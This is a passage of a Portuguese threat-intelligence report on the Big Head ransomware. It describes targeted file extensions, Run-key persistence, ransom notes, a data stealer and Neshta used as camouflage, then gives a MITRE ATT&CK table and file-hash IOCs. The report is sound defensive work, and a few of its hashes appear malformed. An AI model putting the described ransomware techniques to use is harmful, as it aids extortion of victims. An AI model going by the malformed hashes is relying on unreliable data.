,*.c ,*.class ,*.cpp ,*.cs ,*.h ,*.java ,*.pl ,*.sh ,*.swift ,*.vb ,*.ods ,*.xls ,*.xlsm ,*.xlsx ,*.bak ,*.cab ,*.cfg ,*.cpl ,*.cur ,*.dll ,*.dmp ,*.drv ,*.icns ,*.icoini ,*.lnk ,*.msi ,*.sys ,*.tmp ,*.3g2 ,*.3gp ,*.avi ,*.flv ,*.h264 ,*.m4v ,*.mkv ,*.mov ,*.mp4 ,*.mpg ,*.mpeg ,*.rm ,*.swf ,*.vob ,*.wmv ,*.doc ,*.docx ,*.odt ,*.pdf ,*.rtf ,*.tex ,*.txt ,*.wpd ,*.ps1 ,*.cmd ,*.vbs ,*.vmxf ,*.vnx ,*.vmsd ,*.vmdk ,*.nvram ,*.vbox
```

Figura 18 – Extensões que são criptografadas.

O arquivo "azz1.exe", também está envolvido em outras atividades de ransomware, estabelecendo uma entrada no registro na chave: **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**, garantindo a persistência no sistema da vítima.




Figura 19 – Nota de resgate criada.

Assim, como na mostra anterior, o Ransomware realiza a alteração do papel de parede da área de trabalho da vítima.


O arquivo "Server.exe" foi identificado como stealer **"WorldWind"** e realiza a coleta dos dados:

- Histórico de navegação de todos os navegadores disponíveis
- Lista de diretórios
- Réplica de drivers

- Lista de processos em execução
- Chave do produto
- Redes
- Captura de tela da tela após a execução do arquivo

## 4 AMOSTRA DO RANSOMWARE 3

A terceira amostra inclui um arquivo de infecção que foi identificado como “Netshta”.



©2023 TREND MICRO

Figura 20 – Fluxo de infecção da 3ª amostra.

O Neshta é um vírus projetado para infectar e inserir seu código malicioso em arquivos executáveis. O malware possui o comportamento de descartar um arquivo chamado como “directx.sys”, que contém o caminho completo do arquivo infectado que foi executado pela última vez. O referido comportamento não é comumente observado na maioria dos tipos de malware, pois normalmente não armazenam as informações.

Incorporar o Neshta na implantação do ransomware também pode servir como uma técnica de camuflagem para o payload do Ransomware Big Head. A referida técnica pode fazer com que o malware apareça como um tipo diferente de ameaça, como um vírus, o que pode desviar a priorização de soluções de segurança que se concentram principalmente na detecção de ransomware.

Novamente o papel de parede e nota de resgate são diferentes das demais amostras observadas anteriormente.

FILE IN THIS DEVICE HAS STOLEN AND ENCRYPTED  
MUST BE READY TO PAY AND NEGOTIATE  
EMAIL TO: poop69news@



Figura 21 – Papel de parede e Nota de Resgate.

Portanto, o ransomware Big Head apresenta comportamentos exclusivos durante os processos de criptografia, como exibição da tela de atualização, utilização de decode base64 para arquivos criptografados e utilizando um vírus para infectar outros arquivos.

## 5 ATOR DE AMEAÇA

As notas de resgates indicam que o ator de ameaça utiliza e-mail e telegram para se comunicar com as vítimas, bem como após uma investigação foi identificado uma conta no Youtube.

A conta na plataforma é relativamente nova, tendo iniciado em 19 de abril de 2023, com um total de 12 vídeos publicados até o momento.

O referido canal do Youtube mostra demonstrações do malware que os cibercriminosos possuem.



Figura 22 – Conta identificado no Youtube sobre a conta do ator malicioso.

## 6 TTPs – MITRE ATT&CK

Tática	Técnica	Detalhes
Persistence TA0003	Registry Run Keys/ Startup Folder	T1547.001
	DLL Side-Loading	T1574.002
Privilege Escalation TA0004	Registry Run Keys/ Startup Folder	T1547.001
	DLL Side-Loading	T1574.002
Defense Evasion TA0005	Obfuscated Files or Information	T1027
	Software Packing	T1027.002
	Masquerading	T1036
	File Deletion	T1070.004
	Deobfuscate/Decode Files or Information	T1140
	File and Directory Permissions Modification	T1222
	Virtualization/Sandbox Evasion	T1497
	System Checks	T1497.001
	Disable or Modify Tools	T1562.001
	Hidden Files and Directories	T1564.001
Discovery TA0007	Application Window Discovery	T1010
	Query Registry	T1012
	Remote System Discovery	T1018
	Process Discovery	T1057
	System Information Discovery	T1082

	File and Directory Discovery	T1083
	System Checks	T1497.001
	Security Software Discovery	T1518.001
Lateral Movement TA0008	Taint Shared Content	T1080
Collection TA0009	Archive Collected Data	T1560
Command and Control TA0011	Application Layer Protocol	T1071
	Non-Application Layer Protocol	T1095
	Web Service	T1102
	Encrypted Channel	T1573
Impact TA0034	Data Encrypted for Impact	T1486



## 7 IOCs

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso de artefato malicioso/ analisado	
<b>md5:</b>	2a3e1126a556eaf2838e6e04103e2e7f
<b>sha1:</b>	e5057f7997412b941168bf060011505e3597e460
<b>sha256:</b>	6d27c1b457a34ce9edfb4060d9e04eb44d021a7b03223ee72ca569c8c4215438
<b>File name:</b>	1.exe

Indicadores de compromisso de artefato malicioso/ analisado	
<b>md5:</b>	c42ad981f786b6b883af345c19084d30
<b>sha1:</b>	f71a7ebb2af4c111536faceb3f7f7be5beffbaa1
<b>sha256:</b>	226bec8acd653ea9f4b7ea4eaa75703696863841853f488b0b7d892a6be3832a
<b>File name:</b>	1.exe

Indicadores de compromisso de artefato malicioso/ analisado	
<b>md5:</b>	1cb2cc59c6cbc0f5ca25f3bc3fe1c227
<b>sha1:</b>	9c3ee8c6ce40fafc881f6931055b95bde631762a
<b>sha256:</b>	ff900b9224fde97889d37b81855a976cddf64be50af280e04ce53c587d978840
<b>File name:</b>	123yes.exe

Indicadores de compromisso de artefato malicioso/ analisado	
<b>md5:</b>	635610f9312fa71dee9c5b5812e42fb0
<b>sha1:</b>	5511f181f576e2fb14b8d8add1b6dae373e0cae8
<b>sha256:</b>	cf9410565f8a06af92d65e118bd2dbaeb146d7e51de2c35ba84b47cfa8e4f53b
<b>File name:</b>	archive.exe

Indicadores de compromisso de artefato malicioso/ analisado	
<b>md5:</b>	c2fea37aa19c947614c20fe2ad3aeef2
<b>sha1:</b>	16834915e3db38b5b954c2099d77bcb700428588
<b>sha256:</b>	1c8bc3890f3f202e459fb87acec4602955697eef3b08c93c15ebb0facb019845
<b>File name:</b>	azz1.exe

Indicadores de compromisso de artefato malicioso/ analisado	
<b>md5:</b>	bcdd035281adc7f7f01bae71763ae58b
<b>sha1:</b>	df4933d9e15eb1cdab7e4f7eff0c3b721308ecf4
<b>sha256:</b>	64246b9455d76a094376b04a2584d16771cd6164db72287492078719a0c749ab

<b>File name:</b>	BXluSsB.exe
-------------------	-------------

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	e307123c3012248c4f7eac48b5c803c0
<b>sha1:</b>	13cad899944c5267b1de0aec6a6964c3e2696c2
<b>sha256:</b>	0dbfd3479cfaf0856eb8a75f0ad4fccb5fd6bd17164bcfa6a5a386ed7378958d
<b>File name:</b>	ConsoleApp2.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	d330be610005fd3f584e0386fd03aa90
<b>sha1:</b>	a51661f21400841374cca6828eef190221132eea
<b>sha256:</b>	6698f8ffb7ba04c2496634ff69b0a3de9537716cfc8f76d1cfea419dbd880c94
<b>File name:</b>	cry.ps1

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	02417e59322d74c2e27912a269cf9ccb
<b>sha1:</b>	5bdda34df5e60b79e70d8fff11df93240fb5e48e
<b>sha256:</b>	b8e456861a5fb452bcf08d7b37277972a4a06b0a928d57c5ec30afa101d77ead

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	9f16d35de8c312ba0b6f9efd558487fe
<b>sha1:</b>	93040ad968110a6c96c9e2f74f6902aa52b71057
<b>sha256:</b>	6b3bf710cf4a0806b2c5eaa26d2d91ca57575248ff0298f6dee7180456f37d2e
<b>File name:</b>	ConsoleApp2.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	7c51ea9b4caf8a5ece745b658c5d4f0a
<b>sha1:</b>	c4bc6c542a119e06563ea0113292ce9a4ec29ede
<b>sha256:</b>	6b771983142c7fa72ce209df8423460189c14ec635d6235bf60386317357428a
<b>File name:</b>	runyes.Crypter.bat

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	ec3f93637cbb85d78a27fe277b7ac382
<b>sha1:</b>	78a627dffcff609378f1f89784757a226d136f1a
<b>sha256:</b>	627b920845683bd7303d33946ff52fb2ea595208452285457aa5ccd9c01c3b0a
<b>File name:</b>	event-stream.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	7cb43dbfb9b43fc70ce39c4c4f0714
<b>sha1:</b>	77d72f5211508e8f7b672b7d4f38cd347cb62ffa
<b>sha256:</b>	40d11a20bd5ca039a15a0de0b1cb83814fa9b1d102585db114bba4c5895a8a44
<b>File name:</b>	L.bat

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	f4a8bd1b15d01c9816d7b5bd4d02a2d0
<b>sha1:</b>	49abe60e1265fbc7b91f10f830bb8512c7c59339
<b>sha256:</b>	159fbb0d04c1a77d434ce3810d1e2c659fda0a5703c9d06f89ee8dc556783614
<b>File name:</b>	Locker.ps1

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	00267183f7752a92ca027580b6148b27
<b>sha1:</b>	040a690f8cb73916710eedc0e82ee301883a7df4
<b>sha256:</b>	39caec2f2e9fda6e6a7ce8f22e29e1c77c8f1b4bde80c91f6f78cc819f031756
<b>File name:</b>	MtGNdyS.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	393f229d1a9c3577058a079c5ad98ed8
<b>sha1:</b>	233c833edd2f20fd968ee8a4372abad733d59d92
<b>sha256:</b>	1ada91cb860cd3318adbb4b6fd097d31ad39c2718b16c136c16407762251c5db
<b>File name:</b>	Client.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	164a642118b126c3072c38b0094d7395
<b>sha1:</b>	a2f916c1de067fc41b6bcf11033a13e6a3062ed7
<b>sha256:</b>	be6416218e2b1a879e33e0517bcacaeccab6ad2f511de07eebd88821027f92d
<b>File name:</b>	r.pyw

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	5b9d5fa75f73d0a830cf43fd8b891bf2
<b>sha1:</b>	b2e981cadd1c532087f35c30cf37f091fcc5181e
<b>sha256:</b>	9a7889147fa53311ba7ec8166c785f7a935c35eba4a877c1313a8d2e80e3230d
<b>File name:</b>	Client.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	9138d8c09da9ff7229f7fb32e0810c9a
<b>sha1:</b>	51d46155043a26a58644bbbd4e84a9b55b06d0c4
<b>sha256:</b>	f6a2ec226c84762458d53f5536f0a19e34b2a9b03d574ae78e89098af20bcaa3
<b>File name:</b>	Server.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	f6329e75cb5626b1d26758e09c12f7fc
<b>sha1:</b>	1b8ab4569dff4952a5781c4c7874e22a96344ba6
<b>sha256:</b>	1942aac761bc2e21cf303e987ef2a7740a33c388af28ba57787f10b1804ea38e
<b>File name:</b>	sfchost.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	406cf11bdb84c3eae3e61f66ea596a46
<b>sha1:</b>	b6acd4fd42b3dca2c2cb75faf48025c2f4880184

<b>sha256:</b>	f354148b5f0eab5af22e8152438468ae8976db84c65415d3f4a469b35e31710f
<b>File name:</b>	discord.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	d90c1152a25beae7612a1ee2e1caede5
<b>sha1:</b>	08c2247f37527cb4b0b14ce38f3a814c6d285717
<b>sha256:</b>	037f9434e83919506544aa04fecdd7f56446a7cc65ee03ac0a11570cf4f607853
<b>File name:</b>	ssissa.Crypter.bat

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	36fd5e09c417c767a952b4609d73a54b
<b>sha1:</b>	299399c5a2403080a5bf67fb46faec210025b36d
<b>sha256:</b>	980bac6c9afe8efc9c6fe459a5f77213b0d8524eb00de82437288eb96138b9a2
<b>File name:</b>	LogTransport2.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	00f86c7d0723797f6d8ab079a24dfc3e
<b>sha1:</b>	176ff8791e2e8a33e96d90b414a53011c3676938
<b>sha256:</b>	603fcc53fd7848cd300dad85bef9a6b80acaa7984aa9cb9217cdd012ff1ce5f0
<b>File name:</b>	teleratserver.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	68974e2fce3960049f8398fe11b08619
<b>sha1:</b>	400f58379ecb22519beebddf0aad001bcddc8ef0
<b>sha256:</b>	bcf8464d042171d7ecaada848b5403b6a810a91f7fd8f298b611e94fa7250463
<b>File name:</b>	Xarch.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	b042f35c249fcb91b84f3bfb89a7c584
<b>sha1:</b>	a01331293438f0b3b4c836792c78a70df53db3a3
<b>sha256:</b>	64aac04ffb290a23ab9f537b1143a4556e6893d9ff7685a11c2c0931d978a931
<b>File name:</b>	XarchiveOutput.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	650487de2c56ac2157ed9a3c9561f520
<b>sha1:</b>	de49affc310dc92aeea6411123668fb761dda6b
<b>sha256:</b>	f59c45b71eb62326d74e83a87f821603bf277465863bfc9c1dcb38a97b0b359d
<b>File name:</b>	Xatput.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	d5f9cbd75cdc39b8479bb126f60ffc2c
<b>sha1:</b>	474f789a420410c59afa95bc506d97759d544f39
<b>sha256:</b>	2a36d1be9330a77f0bc0f7fdc0e903ddd99fcee0b9c93cb69d2f0773f0afd254
<b>File name:</b>	Xserver.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	d5c3a2debb29e05bac74e4182223bf91
<b>sha1:</b>	26de7556b43b32a238acec45369570e7390b0e74
<b>sha256:</b>	66bb57338bec9110839dc9a83f85b05362ab53686ff7b864d302a217cafb7531
<b>File name:</b>	Xsput.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	783f71958aab65982081ef715d159061
<b>sha1:</b>	1305064c3a9e2bb9670fb9b8f6879a9b2e772647
<b>sha256:</b>	806f64fda529d92c16fac02e9ddaf468a8cc6cbc710dc0f3be55aec01ed65235
<b>File name:</b>	Xsuut.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	23a9b4e4d73701ee644402d447d34c03
<b>sha1:</b>	3a5aae193a679c36fde3ea6a55168427c8a27d52
<b>sha256:</b>	9c1c527a826d16419009a1b7797ed20990b9a04344da9c32deea00378a6eeee2
<b>File name:</b>	Xxut.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	6f97153a44de122559343c91ab99b17e
<b>sha1:</b>	239915a211cdf205257e0396ed4b08131f4c82ea
<b>sha256:</b>	40e5050b894cb70c93260645bf9804f50580050eb131e24f30cb91eec9ad1a6e
<b>File name:</b>	iXZAF

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	6e5b2e5eddc6ad8cba05cbede2a06f31
<b>sha1:</b>	8822c7deccf845640126cf2e0953f411d274ef7e
<b>sha256:</b>	25294727f7fa59c49ef0181c2c8929474ae38a47b350f7417513f1bacf8939ff
<b>File name:</b>	XBtput.exe

Indicadores de compromiso de artefato malicioso/ analizado	
<b>md5:</b>	cf6e72c525428d82a4ea93f13adbdc96
<b>sha1:</b>	a6e922132b2d317543bee2244465f6c737194ec7
<b>sha256:</b>	dcfa0fca8c1dd710b4f40784d286c39e5d07b87700bdc87a48659c0426ec6cb6
<b>File name:</b>	XBtput2.exe

## 8 REFERÊNCIAS

---

- Heimdall *by* ISH Tecnologia
- [Relatório](#) da Trend Micro acerca do Ransomware Big Head.



**heimdall**  
security research

A DIVISION OF ISH